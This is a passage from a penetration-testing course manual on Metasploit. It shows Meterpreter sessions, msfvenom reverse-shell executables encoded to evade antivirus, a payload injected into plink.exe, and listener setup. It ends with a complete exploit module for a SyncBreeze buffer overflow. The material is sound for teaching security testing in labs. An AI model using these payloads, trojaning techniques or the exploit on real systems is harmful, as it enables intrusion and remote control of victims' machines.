We can select a specific meterpreter payload with **set** and configure it just as we would a standard reverse shell payload:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/meterpreter/reverse_ht
tp
payload => windows/meterpreter/reverse_http

msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > show options
...

Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST     10.11.0.4        yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path

...
```

Listing 766 - Selecting meterpreter payload and configuring options

Let's try this payload against Syncbreeze. With everything configured correctly, we can launch the exploit and establish a reverse meterpreter connection:

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] http://10.11.0.4:4444 handling request from 10.11.0.22; (UUID: ppowchzb) Staging x
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50270)

meterpreter >
```

Listing 767 - Establishing a reverse meterpreter connection

As demonstrated, the syntax of the meterpreter payload matches that of other payloads we have seen. Let's dig a bit farther into Meterpreter to highlight some of the significant differences from standard payloads.

22.3.3 Experimenting with Meterpreter

We can retrieve a list of all modules and commands built-in to Meterpreter with the **help** command:

Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
.....
```

Listing 768 - Help command for Meterpreter

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo** and **getuid**:

```
meterpreter > sysinfo
Computer        : CLIENT251
OS              : Windows 10 (Build 16299).
Architecture    : x86
System Language : en_US
Domain          : corp
Logged On Users : 7
Meterpreter     : x86/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 769 - Executing simple commands in meterpreter

The commands issued in listing 769 provide us with information about the target computer, operating system, and the current user.

Next, let's try some uploads and downloads using built-in Meterpreter commands. Take note that, due to shell escaping, we must use two "\" characters for the destination path as shown below:

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe c:\\Users\\Offsec
[*] uploading  :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec
[*] uploaded   :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec\nc.exe

meterpreter > download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
[*] Downloading: c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] Downloaded 25.50 KiB (100.0%): c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] download   : c:\Windows\system32\calc.exe -> /tmp/calc.exe
meterpreter >
```

Listing 770 - Uploading and downloading files with meterpreter

Copyright © Offensive Security Ltd. All rights reserved.

The meterpreter includes basic file system commands such as **pwd**, **ls**, and **cd** to navigate the target filesystem. Even though the commands have the same naming as those used on Linux, they work (through Meterpreter) on Windows hosts as well. The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., we issued an interactive command within the shell and it won't time out), we can exit the shell to return to the Meterpreter session and re-spawn a shell in a new channel as illustrated in Listing 771

```
meterpreter > shell
Process 3488 created.
Channel 3 created.

C:\Windows\system32> ftp 127.0.0.1
ftp 127.0.0.1
> ftp: connect :Connection refused
^C

Terminate channel 3? [y/N]  y

meterpreter > shell
Process 3504 created.
Channel 4 created.

C:\Windows\system32> exit
exit
meterpreter >
```

Listing 771 - Using the shell command in meterpreter

While applications may be executed from within the command prompt opened with the **shell** command, there are also built-in meterpreter commands we can use. For example, the **execute** command launches an application, **ps** lists all running processes, and **kill** terminates a given process.

While Meterpreter is Metasploit's signature payload and includes many great features, it is not the only payload available. There are other payloads that have use cases in specific situations like vncinject/reverse_http, which creates a reverse VNC[713] graphical connection or php/reverse_php, which is a reverse shell written entirely in PHP that can be used to exploit a PHP web application. More exotic payloads also exist like mainframe/reverse_shell_jcl, which is a reverse shellcode for a Z/OS mainframe.[714]

22.3.3.2 Exercise

1) Take time to review and experiment with the various payloads available in Metasploit.

22.3.4 Executable Payloads

The Metasploit Framework payloads can also be exported into various file types and formats, such as ASP, VBScript, Jar, War, Windows DLL and EXE, and more.

[713] https://en.wikipedia.org/wiki/Virtual_Network_Computing

[714] https://en.wikipedia.org/wiki/Z/OS

Copyright © Offensive Security Ltd. All rights reserved.

For example, let's use the msfvenom[715] utility to generate a raw Windows PE reverse shell executable. We'll use the **-p** flag to set the payload, set **LHOST** and **LPORT** to assign the listening host and port, **-f** to set the output format (**exe** in this case), and **-o** to specify the output file name:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -o
shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe

kali@kali:~$ file shell_reverse.exe
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Listing 772 - Creating a Windows executable with a reverse shell payload

The shellcode embedded in the PE file can be encoded using any of the many MSF encoders. Historically, this helped evade antivirus, though this is no longer true with modern AV engines. The encoding is configured with **-e** to specify the encoder type and **-i** to set the desired number of encoding iterations. We can use multiple encoding iterations to further obfuscate the binary, which could effectively evade rudimentary signature detection.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse_msf_encoded.exe
```

Listing 773 - Encoding the reverse shell payload

Another useful feature of Metasploit is the ability to inject a payload into an existing PE file, which may further reduce the chances of AV detection. The injection is done with the **-x** flag, specifying the file to inject into.

[715] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/plink.exe -o shell_re
verse_msf_encoded_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 311296 bytes
Saved as: shell_reverse_msf_encoded_embedded.exe
```

Listing 774 - Embedding a payload in plink.exe

These payloads can be used as part of a client side attack, as a backdoor, or stand-alone as an easy method to get a payload from one machine to another.

When an unsuspecting user executes the binary with our injected payload, it will operate normally from the user's perspective. Behind the scenes however, the injected payload will attempt to connect back to our awaiting listener.

A little known secret is that this process can also be accomplished from within msfconsole with the **generate** command. For example, we can do the following to recreate the previous msfvenom example:

```
msf5 > use payload/windows/shell_reverse_tcp

msf5 payload(windows/shell_reverse_tcp) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 payload(windows/shell_reverse_tcp) > set LPORT 443
LPORT => 443

msf5 payload(windows/shell_reverse_tcp) > generate -f exe -e x86/shikata_ga_nai -i 9 -
x /usr/share/windows-resources/binaries/plink.exe -o shell_reverse_msf_encoded_embedde
d.exe
[*] Writing 311296 bytes to shell_reverse_msf_encoded_embedded.exe...
```

Listing 775 - Embedding the payload in plink.exe from within msfconsole

22.3.5 Metasploit Exploit Multi Handler

In previous modules, we have used Netcat to catch standard reverse shells, such as those generated by the windows/shell_reverse_tcp payload. However, this is inelegant and may not work for more advanced Metasploit payloads. Instead, we should use the framework multi/handler module, which works for all single and multi-stage payloads.

Copyright © Offensive Security Ltd. All rights reserved.

When using the multi/handler module, we must specify the incoming payload type.

In the example below, we will instruct the multi/handler to expect and accept an incoming windows/meterpreter/reverse_https Meterpreter payload that will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the multi/handler, the second stage of the payload will be fed back to the target machine.

After setting the parameters, we will run **exploit** to instruct the multi/handler to listen for a connection.

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on https://10.11.0.4:443
```

Listing 776 - Configuring the Metasploit multi/handler module

Note that using the **exploit** command without parameters will block the command prompt until execution finishes. In most cases, it is more helpful to include the **-j** flag to run the module as a background job, allowing us to continue other work while we wait for the connection. The **jobs** command allows us to view running background jobs.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.

[*] Started HTTP reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                           Payload opts
  --  ----                    -------                           ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_https  https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs -i 0

Name: Generic Payload Handler, started at 2019-08-16 07:23:22 -0400

msf5 exploit(multi/handler) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

msf5 exploit(multi/handler) >
```

Listing 777 - Executing multi/handler as a background job

With the listener running as a job, we can display information about it using the **-i** flag followed by the job ID. In addition, we can terminate a job with **kill** followed by the job ID.

At this point, the multi/handler is running and listening for an HTTPS reverse payload connection. Now, we can generate a new executable containing the windows/meterpreter/reverse_https payload, execute it on our Windows target, and our handler should come to life:

```
msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 3 opened (10.11.0.4:443 -> 10.11.0.22:51258)

msf5 exploit(multi/handler) >
```

Listing 778 - Accepting a reverse meterpreter with multi/handler

If we monitor the network traffic of the connection as it is being established, we will see that it looks like any other HTTPS connection and as such, may evade basic detection.

Copyright © Offensive Security Ltd. All rights reserved.

Source	Destination	Protocol	Length	Info
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2211 Ack=8256 Win=12619 Len=0
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=16517 Win=12619 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=41071 Win=12529 Len=
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=53172 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=65273 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=77374 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=91027 Win=12589 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=112045 Win=12552 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=126210 Win=12589 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=133415 Win=12552 Len

Figure 313: Our HTTPS payload in Wireshark

22.3.6 Client-Side Attacks

The Metasploit Framework also offers many features that assist with client-side attacks, including various executable formats beyond those we have already explored. We can review some of these executable formats with the **`-l formats`** option of **`msfvenom`**:

```
kali@kali:~$ msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
...
```

Listing 779 - All available file formats for msfvenom

The *hta-psh*, *vba*, and *vba-psh* formats are designed for use in client-side attacks by creating either a malicious HTML Application or an Office macro for use in a Word or Excel document, respectively.

The MSF also contains many browser exploits. For example, we can search for "flash" to display multiple Flash-based exploits as shown in Listing 780.

```
msf5 > search flash
...
exploit/multi/browser/adobe_flash_hacking_team_uaf           2015-07-06   great  Adobe
Flash Player ByteArray Use After Free
```


Copyright © Offensive Security Ltd. All rights reserved.

```
exploit/multi/browser/adobe_flash_nellymoser_bof              2015-06-23   great  Adobe
Flash Player Nellymoser Audio Decoding Buffer Overflow
exploit/multi/browser/adobe_flash_net_connection_confusion    2015-03-12   great  Adobe
Flash Player NetConnection Type Confusion
exploit/multi/browser/adobe_flash_opaque_background_uaf       2015-07-06   great  Adobe
Flash opaqueBackground Use After Free
exploit/multi/browser/adobe_flash_pixel_bender_bof            2014-04-28   great  Adobe
Flash Player Shader Buffer Overflow
exploit/multi/browser/adobe_flash_shader_drawing_fill         2015-05-12   great  Adobe
Flash Player Drawing Fill Shader Memory Corruption
exploit/multi/browser/adobe_flash_shader_job_overflow         2015-05-12   great  Adobe
Flash Player ShaderJob Buffer Overflow
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf         2014-04-28   great  Adobe
Flash Player ByteArray UncompressViaZlibVariant Use After Free
```

Listing 780 - Adobe Flash exploits in Metasploit

While the exploits are verified and most are stable, they are also somewhat dated due to the increasing challenges of developing browser exploits. If we discover a target running an older operating system like Windows 7 with an unpatched browser, this type of vector may provide the opening we need.

22.3.7 Advanced Features and Transports

With an understanding of the basic functionality of the Metasploit Framework and the meterpreter payload, we can proceed to more advanced options, which we can display with the **show advanced** command. Let's investigate a few of the more interesting options.

```
msf5 exploit(multi/handler) > show advanced

Module advanced options (exploit/multi/handler):

Name                    Current Setting  Required  Description
----                    ---------------  --------  -----------
ContextInformationFile                   no        The information file that contains
DisablePayloadHandler   false            no        Disable the handler code for the se
EnableContextEncoding   false            no        Use transient context when encoding
ExitOnSession           true             yes       Return from the exploit after a ses
ListenerTimeout         0                no        The maximum number of seconds to wa
VERBOSE                 false            no        Enable detailed status messages
WORKSPACE                                no        Specify the workspace for this modu
WfsDelay                0                no        Additional delay when waiting for a


Payload advanced options (windows/meterpreter/reverse_https):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
AutoLoadStdapi     true             yes       Automatically load the Stdapi extension
AutoRunScript                       no        A script to run automatically on session
AutoSystemInfo     true             yes       Automatically capture system information
AutoUnhookProcess  false            yes       Automatically load the unhook extension
...
```

Listing 781 - Advanced options for multi/handler

Copyright © Offensive Security Ltd. All rights reserved.

First, let's take a look at some advanced encoding options. In previous examples, we chose to encode the first stage of our shellcode that we placed into the exploit. Since the second stage of the Meterpreter payload is much larger and contains more potential signatures, it could potentially be flagged by various antivirus solutions, so we may opt to encode the second stage as well.

We could use *EnableStageEncoding* together with *StageEncoder* to encode the second stage and possibly bypass detection. To do this, we set *EnableStageEncoding* to "true" and set *StageEncoder* to our desired encoder, in this case, "x86/shikata_ga_nai":

```
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Encoded stage with x86/shi
kata_ga_nai
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18085
[*] Meterpreter session 4 opened (10.11.0.4:443 -> 10.11.0.22:51270)

msf5 exploit(multi/handler) >
```

Listing 782 - StageEncoding with Metasploit

The *AutoRunScript* option is also quite helpful as it will automatically run a script when a meterpreter connection is established. This is very useful during a client-side attack since we may not be available when a user executes our payload, meaning the session could sit idle or be lost. For example, we can configure the gather/enum_logged_on_users module to automatically enumerate logged-in users when meterpreter connects:

```
msf5 exploit(multi/handler) > set AutoRunScript windows/gather/enum_logged_on_users
AutoRunScript => windows/gather/enum_logged_on_users

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 5 opened (10.11.0.4:443 -> 10.11.0.22:51275)
[*] Session ID 5 (10.11.0.4:443 -> 10.11.0.22:51275) processing AutoRunScript 'windows
/gather/enum_logged_on_users'
[*] Running against session 5

Current Logged Users
====================

 SID                                            User
```


Copyright © Offensive Security Ltd. All rights reserved.

```
---                                                  ----
S-1-5-21-3048852426-3234707088-723452474-1103        corp\offsec
S-1-5-21-3426091779-1881636637-1944612440-1001       CLIENT251\admin
..............
```

Listing 783 - Meterpreter executing a module upon session creation

So far, we have navigated within a meterpreter session using various built-in commands, but we can also temporarily exit the meterpreter shell to perform other actions inside the Metasploit Framework, without closing down the connection. We can use **background** to return to the msfconsole prompt, where we can perform other actions within the framework. When we are ready to return to our meterpreter session, we can list all available sessions with **sessions -l** and jump back into our session with **sessions -i** (interact) followed by the respective Id as shown in Listing 784.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                      Connection
--  ----  ----                     -----------                      ----------
5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:4444 ->
10.11.0.22:50344 (10.11.0.22)

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter >
```

Listing 784 - Changing between sessions in the Metasploit Framework

Using these commands, we can switch between available shells on different compromised hosts without closing down any of our connections.

In our previous examples, we have used a pre-defined communication protocol (like TCP or HTTPS) to exploit our target, which we chose when we generated the payload. However, we can use Meterpreter payload *transports*[716] to switch protocols after our initial compromise. We can list the currently available transports for the meterpreter connection with **transport list**.

```
meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
```

Listing 785 - Listing available transports

[716] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control

Copyright © Offensive Security Ltd. All rights reserved.

We can also use **`transport add`** to add a new transport protocol to the current session, using **`-t`** to set the desired transport type.

In the example below, we will add the *reverse_tcp* transport, which is equivalent to choosing the windows/meterpreter/reverse_tcp payload. We will apply the options for the specified transport type, including the local host IP address (**`-l`**) and the local port (**`-p`**):

```
meterpreter > transport add -t reverse_tcp -l 10.11.0.4 -p 5555
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.

meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
2         tcp://10.11.0.4:5555
```

Listing 786 - Adding a new transport to the meterpreter session

Before we can take advantage of the new transport, we must set up a listener to accept the connection. We'll do this by once again selecting the multi/handler module and specifying the same parameters we selected earlier.

With the handler configured, we can return to the meterpreter session and run **`transport next`** to change to the newly-created transport mode. This will create a new session and close down the old one.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(windows/http/syncbreeze_bof) > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.11.0.4:5555

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > transport next
[*] Changing to next transport ...

[*] Sending stage (179779 bytes) to 10.11.0.22
[+] Successfully changed to the next transport, killing current session.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] 10.11.0.22 - Meterpreter session 5 closed.  Reason: User exit

msf5 exploit(multi/handler) >
[*] Meterpreter session 6 opened (10.11.0.4:5555 -> 10.11.0.22:50357)

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter >
```

Listing 787 - Changing to a different transport type

We successfully switched transports, created a new meterpreter session, and shut down the old one.

22.3.7.1 Exercises

1. Create a staged and a non-staged Linux binary payload to use on your Kali system.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into plink.exe. Test it on your Windows system.
6. Create an executable file running a Meterpreter payload and execute it on your Windows system.
7. After establishing a Meterpreter connection, setup a new transport type and change to it.

22.4 Building Our Own MSF Module

Even the most unskilled programmer can build a custom MSF module. The Ruby language and exploit structure are clear, straightforward, and very similar to Python. To show how this works, we will port our SyncBreeze Python exploit to the Metasploit format, using an existing exploit in the framework as a template and copying it to the established folder structure under the home directory of the root user.

```
kali@kali:~$ sudo mkdir -p /root/.msf4/modules/exploits/windows/http

kali@kali:~$ sudo cp /usr/share/metasploit-framework/modules/exploits/windows/http/dis
k_pulse_enterprise_get.rb /root/.msf4/modules/exploits/windows/http/syncbreeze.rb

kali@kali:~/.msf4/modules/exploits/windows/http$ sudo nano /root/.msf4/modules/exploit
s/windows/http/syncbreeze.rb
```

Listing 788 - Creating a template for the exploit

To begin, we will update the header information, including the name of the module, its description, author, and external references.

```
'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
'Description'    => %q(
  This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
),
```


Copyright © Offensive Security Ltd. All rights reserved.

```
'License'        => MSF_LICENSE,
'Author'         => [ 'Offensive Security', 'offsec' ],
'References'     =>
  [
    [ 'EDB', '42886' ]
  ],
```

Listing 789 - Metasploit module header information

In the next section, we will select the default options. In this case, we will set *EXITFUNC* to "thread" and specify the bad characters we found, which are \x00\x0a\x0d\x25\x26\x2b\x3d. Finally, in the *Targets* section, we will specify the version of SyncBreeze along with the address of the JMP ESP instruction and the offset used to overwrite EIP.

```
'DefaultOptions' =>
  {
    'EXITFUNC' => 'thread'
  },
'Platform'       => 'win',
'Payload'        =>
  {
    'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
    'Space'      => 500
  },
'Targets'        =>
  [
    [ 'SyncBreeze Enterprise 10.0.28',
      {
        'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
        'Offset' => 780
      }]
  ],
```

Listing 790 - Metasploit module options and settings

Next, we will update the *check* function, which is done by performing a HTTP GET request to the URL **/**. On a vulnerable system, the result contains the text "Sync Breeze Enterprise v10.0.28".

```
def check
  res = send_request_cgi(
    'uri'    =>  '/',
    'method' =>  'GET'
  )

  if res && res.code == 200
      product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
      if product_name =~ /10\.0\.28/
            return Exploit::CheckCode::Appears
    end
  end

  return Exploit::CheckCode::Safe
end
```

Listing 791 - The check function for our module

The final section is the exploit itself. First, we will create the exploit string, which uses the offset and the memory address for the JMP ESP instruction along with a NOP sled and the payload. Then

Copyright © Offensive Security Ltd. All rights reserved.

we'll send the crafted malicious string through an HTTP POST request using the /login URL as in the original exploit. We will populate the HTTP POST *username* variable with the exploit string:

```
def exploit
  print_status("Generating exploit...")
  exp = rand_text_alpha(target['Offset'])
  exp << [target.ret].pack('V')
  exp << rand_text(4)
  exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
  exp << payload.encoded

  print_status("Sending exploit...")

  send_request_cgi(
    'uri' =>  '/login',
    'method' =>  'POST',
    'connection' =>  'keep-alive',
    'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
          }
  )

  handler
  disconnect
end
```

Listing 792 - Exploit function of the Metasploit module

Putting all the parts together gives us a complete Metasploit exploit module for the SyncBreeze Enterprise vulnerability:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
      'Description'    => %q(
        This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
      ),
      'License'        => MSF_LICENSE,
      'Author'         => [ 'Offensive Security', 'offsec' ],
      'References'     =>
        [
          [ 'EDB', '42886' ]
        ],
      'DefaultOptions' =>
        {
```


Copyright © Offensive Security Ltd. All rights reserved.

```
          'EXITFUNC' => 'thread'
        },
      'Platform'       => 'win',
      'Payload'        =>
        {
          'BadChars' => "\x00\x0a\x0d\x25\x26\x2b\x3d",
          'Space'      => 500
        },
      'Targets'        =>
        [
          [ 'SyncBreeze Enterprise 10.0.28',
            {
              'Ret' => 0x10090c83, # JMP ESP -- libssp.dll
              'Offset' => 780
            }]
        ],
      'Privileged'     => true,
      'DisclosureDate' => 'Oct 20 2019',
      'DefaultTarget'  => 0))

    register_options([Opt::RPORT(80)])
  end

  def check
    res = send_request_cgi(
      'uri'    =>  '/',
      'method' =>  'GET'
    )

    if res && res.code == 200
        product_name = res.body.scan(/(Sync Breeze Enterprise v[^<]*)/i).flatten.first
        if product_name =~ /10\.0\.28/
            return Exploit::CheckCode::Appears
        end
    end

    return Exploit::CheckCode::Safe
  end

  def exploit
    print_status("Generating exploit...")
    exp = rand_text_alpha(target['Offset'])
    exp << [target.ret].pack('V')
    exp << rand_text(4)
    exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
    exp << payload.encoded

    print_status("Sending exploit...")

    send_request_cgi(
      'uri' =>  '/login',
      'method' =>  'POST',
      'connection' =>  'keep-alive',
      'vars_post' => {
              'username' => "#{exp}",
              'password' => "fakepsw"
```

 Copyright © Offensive Security Ltd. All rights reserved.

```
            }
    )

    handler
    disconnect
  end
end
```

Listing 793 - Metasploit exploit module

With the exploit complete, we can start Metasploit and search for it.

```
kali@kali:~$ sudo msfconsole -q
[*] Starting persistent handler(s)...

msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank       Check  Descrip
tion
----                                        ---------------  ----       -----  -------
----
exploit/windows/fileformat/syncbreeze_xml   2017-03-29       normal     No     Sync Br
eeze Enterprise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze/syncbreeze  2019-10-20       excellent  Yes    SyncBre
eze Enterprise Buffer Overflow

exploit/windows/http/syncbreeze_bof         2017-03-15       great      Yes    Sync Br
eeze Enterprise GET Buffer Overflow

msf5 > use exploit/windows/http/syncbreeze/syncbreeze

msf5 exploit(windows/http/syncbreeze/syncbreeze) >
```

Listing 794 - Locating the custom exploit

We notice that the search for *syncbreeze* now contains three results and that the second result is our custom exploit. Next we'll choose a payload, set up the required parameters, and perform a vulnerability check.

```
